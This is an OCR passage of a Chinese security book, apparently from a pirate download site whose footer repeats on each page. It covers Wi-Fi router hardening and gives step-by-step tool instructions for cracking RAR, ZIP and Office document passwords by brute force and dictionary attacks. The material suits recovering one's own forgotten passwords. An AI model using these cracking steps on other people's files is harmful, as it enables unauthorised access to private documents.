


图 13-28　隐藏和修改 SSID

2. 遵循密码设置原则

- 密码长度最少 8 位。
- 字符最少包括大写字母、小写字母、数字、符号中的任意三种。
- 不要使用有规则的字幕，如 1234、ABC 等。
- 不要将自己或亲友的生日、姓名、外号、电话等设置为密码。
- 每隔一段时间更新一次密码。

3. MAC 地址过滤

MAC（Media Access Control，介质访问控制）地址，即硬件的物理地址，它烧录在网络设备的 EPRON 芯片中，由 48 位 16 进制数字组成。每一个网络设备在生产时都会赋予全球唯一性的 MAC 地址，数据在通信时需要依靠 MAC 地址来识别主机。大部分家用无线路由器均支持 MAC 地址过滤功能，通过设置此功能，指定 MAC 地址的无线网卡才能连接无线路由器。

为了提高 WiFi 网络的安全性，许多管理员在设置无线网络结点（如路由器时）都会启用 MAC 地址过滤功能，只有指定 MAC 地址的主机才允许访问路由器。下面以 TP-LINK 的 WR741N 无线路由器为例，介绍启用 MAC 地址过滤的方法。

Step1　通过浏览器登录路由器的管理界面后，展开“无线设置”→“无线 MAC 地址过滤”列表，然后选择“禁止列表中生效规则之外的 MAC 地址访问本地无线网络”单选按钮，并在弹出的对话框中单击“确定”按钮，如图 13-29 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-29　启用 MAC 地址过滤

Step2　在“无线网络 MAC 地址过滤设置”界面中输入允许连接路由器的无线网卡的 MAC 地址及描述名称，然后单击“保存”按钮，如图 13-30 所示。




图 13-30　编辑 MAC 地址

4. 使用更安全的 WPA2 验证

鉴于 WEP 认证机制具有巨大的安全隐患，后来人们推出了新的 WPA、WPA2 认证方式（WPA2 为 WPA 的第 2 个版本）。WPA（WiFi Protected Access）使用动态密钥加密，极大增强了无线局域网的数据保护和访问控制能力。

根据所用认证模式的不同，WPA/WPA2 分为个人版和企业版两种，其中，个人版采用 Pre-Shared Key（PSK，预共用密钥模式，密码可以是 8 到 63 个 ASCII 字符，或 64 个 16 进制数字，适用于小型局域

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网）认证；企业版采用了 802.1X 认证（需要搭配具有 802.1X 功能的 RADIUS 服务器使用）。到目前为止，还没有真正能破解 WPA 认证的方法，而市场上销售的主流无线路由器均支持 WPA/WPA2 认证功能，因此，建议用户使用 WPA2 认证方式。下面以 TP-LINK 的 WR741N 无线路由器为例，简要说明相关的设置方法。

通过浏览器登录路由器的管理界面后，展开“无线设置”→“无线安全设置”列表，选择 WPA-PSK/WPA2-PSK 单选按钮，然后在“认证类型”下拉列表中选择 WPA2-PSK 选项，接着在“加密算法”下拉列表中选择 AES 选项，输入 PSK 密码，最后单击“保存”按钮，重新启动路由器后，所做的设置即可生效，如图 13-31 所示。

5. 更改无线路由的默认密码

无线路由器在出厂时都会被厂家设置一个默认的用户名/密码，例如 TP-Link 无线路由器默认的用户名和密码是 Admin。许多用户在使用无线路由器时习惯使用路由器默认的用户名/密码，这样会给安全带来巨大的隐患，只要利用扫描工具获得路由器的 IP 地址，就可以轻易使用默认的用户名和密码登录网络访问网络中的资源，因此，建议用户在架设无线网络的时候，先登录设备的管理界面修改默认的用户名和密码。

下面以 TP-LINK 的 WR741N 无线路由器为例，介绍修改无线路由的默认密码方法。

通过浏览器登录路由器的管理界面后，展开“系统工具”→“修改登录口令”列表，然后输入原用户名和原口令，接着创建新用户名和新口令，完成设置后，单击“保存”按钮，如图 13-32 所示。




图 13-31　设置认证密码

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-32　更改无线路由器的用户名和密码

6. 修改路由器的 IP 地址和掩码

购买无线路由器之后，有的用户习惯使用路由器默认的局域网 IP 地址和子网掩码，这样会让入侵者省去了破译 IP 地址和子网掩码的功夫，降低了无线网络的安全性，因此，建议用户修改路由器的 IP 地址和掩码。下面以 TP-LINK 的 WR741N 无线路由器为例，简要说明相关的设置方法。

通过浏览器登录路由器的管理界面后，展开“网络参数”→“LAN 口设置”列表，然后输入新的 IP 地址，并在“子网掩码”下拉列表中选择“其他掩码”选项，接着输入新的子网掩码，最后单击“保存”按钮，如图 13-33 所示。




图 13-33　修改 IP 地址

7. 禁用 DHCP 设置

启用无线路由器的 DHCP 功能后，可以为接入路由器的电脑自动分配 IP 地址，虽然这样提高

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

了架设网络的便利性，但同时带来了新的安全隐患，入侵者很容易通过 DHCP 服务获得一个合法的 IP 地址，而禁用 DHCP 功能后，入侵者必须破解 IP 地址、子网掩码及所需的 TCP/IP 参数才能接入网络。下面以 TP-LINK 的 WR741N 无线路由器为例，介绍禁用 DHCP 设置的方法。

通过浏览器登录路由器的管理界面后，展开“DHCP 服务器”→“DHCP 服务”列表，然后选择“不启用”单选按钮，最后单击“保存”按钮即可，如图 13-34 所示。




图 13-34　禁用 DCHP 功能

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 14 章　加密与破解

为了保护数据的安全，防止重要资料被人偷窃或者篡改，许多用户都会采取各种方式对重要文件进行加密，然而，随着各种破解密码的方案层出不穷，加密并不意味着万无一失，即使是最复杂的密码，也可能会被破解。

14.1　压缩文件密码破解

为了提高文档的安全性，许多用户在使用 WinRAR 或 WinZIP 软件压缩文档时都会给压缩文档设置密码。如果要访问一个 RAR 或 ZIP 压缩文档，但又不知道压缩密码，该怎么办呢？此时，我们可以借用专门的压缩文件密码破解工具，强行破解密码。

目前，用于破解压缩文件密码的工具有许多，这里推荐 Advanced RAR Password Recovery 和 Advanced ZIP Password Recovery 两个软件，利用它们可以分别破解 RAR 和 ZIP 压缩文档。

Advanced RAR Password Recovery 提供了暴力破解、掩码破解和字典破解三种密码破解方式。其中，暴力破解和字典破解是破解软件中最常用的破解方式，下面将重点介绍这两种破解方式的含义。

1. 暴力破解

压缩文件的密码多数由大小写字母、特殊符号、数字、空格等字符组合而成，暴力破解是对密码的组合进行尝试，直到获得正确的密码为止，如图 14-1 所示。




图 14-1　ARPR 界面

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用暴力破解时，需要选择密码可能包含的字符类型，如果知道密码的开头或者结束字符内容，就可以在“开始密码”和“结束密码”栏位输入相关的字符；如果知道密码的位数，则在“长度”选项卡下设置密码的最大长度和最小长度。

暴力破解采用枚举的方法尝试找到正确的密码，理论上，只要时间足够长，就一定能成功破解密码。但如果用户对压缩文件的密码长度、可能包含的字符内容等完全不清楚，而且密码较长、包含的字符类型较多而没有规律，破解所需的时间会很长，以目前的硬件条件可能要运算上百年才能完成，这就失去了破解密码的意义了。

从另一个角度来说，如果用户要防止他人破解自己加密后的压缩文档，建议在设置压缩密码时将密码长度设置在 8 位以上，密码采用多种字符且不要包含自己的生日、电话号码、姓名等个人信息或者其他有规律的内容。为了不会遗忘密码，建议用户妥善备份自己设置的密码。

2. 字典破解

许多用户习惯使用生日、姓名、电话号码、英文单词等有规律的信息作为密码，以方便记忆，殊不知这样会给破解密码提供了方便。大部分破解软件都支持字典破解方式，例如 Advanced RAR Password Recovery 自带了一个密码字典文件，它提供了各种设置频率较高的密码，配合破解软件的使用可以有效地提高密码的破解速度，如图 14-2 所示。除了自带的密码字典之外，Advanced RAR Password Recovery 也支持用户使用第三方密码字典文件（用户可以通过 Internet 免费下载密码字典文件）。




图 14-2　导入字典

除了暴力破解和字典破解之外，Advanced RAR Password Recovery 还支持掩码破解，只要用户知道文件密码中的若干字符，就可以选择该破解方式。下面以实例示范使用 Advanced RAR Password Recovery 破解 RAR 文件密码的方法，操作如下：

Step1　启动 Advanced RAR Password Recovery 程序后，单击 按钮，在“打开”对话框中选择要破解的 RAR 文件，如图 14-3 所示，并单击“打开”按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14-3　打开要破解的压缩文件

Step2　本例假设知道密码长度范围是 3~5 位，内容为 0~9 数字的任意组合，故可以设置破解类型、密码长度和密码字符范围。在“破解类型”下拉菜单中选择“暴力破解”命令，然后在“范围”选项卡中选择“所有数字”复选框，如图 14-4 所示。




图 14-4　设置密码字符类型

Step3　如果用户大概记得密码的长度，则选择“长度”复选框，然后设置最小密码长度和最大密码长度，这样能大大缩减破解密码的时间，如图 14-5 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14-5　设置密码长度

Step4　破解密码所需的时间较长，为了避免软件因意外中途退出而白费工夫，建议切换至“自动保存”选项卡，设置软件自动保存工程的时间间隔，并单击 按钮，在打开的对话框中选择保存工程的目录，如图 14-6 所示。




图 14-6　选择保存工程的目录

Step5　设置完毕，单击“开始”按钮，软件开始破解 RAR 文件的密码，所需时间视密码的复杂性而定，在破解过程中可以随时单击“保存”按钮，将工程保存在磁盘中（下次继续破解时，只需在软件界面单击“打开”按钮，并在打开的对话框中导入已保存的工程文件即可）。

前面介绍了使用 Advanced RAR Password Recovery 软件破解 RAR 压缩文档密码的方法，对于 ZIP 压缩文档密码的破解，可以使用 Advanced ZIP Password Recovery 软件来完成，由于 Advanced ZIP

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Password Recovery 软件中的界面和操作都和 Advanced RAR Password Recovery 类似，这里就不再赘述了。

14.2 Office 系列密码破解

许多用户在编辑 Office 文档时，为了防止他人在未授权的情况下修改或阅读文档内容，都会利用 Office 自带的保护功能对文档内容或格式设置保护密码。如果文档编辑人员遗忘了保护密码，可以借助一些专门的 Office 密码破解工具。

以目前最流行的 MS-Office 文档为例，能够破解文档密码的工具有许多，如 Office Password Recovery、Advanced Office Password Recovery、Microsoft Office 密码破解工具、Office Multi-document PassWord Cracker 等。

这里推荐一个支持破解 MS-Office 2007 文档密码的工具——Advanced Office Password Recovery（简称 AOPR，注意只有高版本的 AOPR 才支持 DOCX、XLSX 等格式），它利用 Office 加密的缺陷进行破解，速度相当快。下面以实例说明应用 AOPR1.41 专业汉化版破解 Excel 保护密码的方法：

Step1 启动 AOPR 程序后，单击“打开文件”按钮，然后在打开的“打开文件”对话框中指定要破解密码的 Office 文件并单击“打开”按钮，如图 14-7 所示。



图 14-7 选择要破解的文件

Step2 随后会弹出一个“xx 密码已被恢复”对话框，上面列出当前文档中包含的密码类型，如果用户想要将这些密码都删除，可单击“移除文档的全部密码”按钮，接着在打开的“另存解密后的文件位...”对话框中指定保存解密后的文档的位置和名称，并单击“保存”按钮即可，如图 14-8 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-8　保存破解后的文件

14.3　PDF 文档密码破解

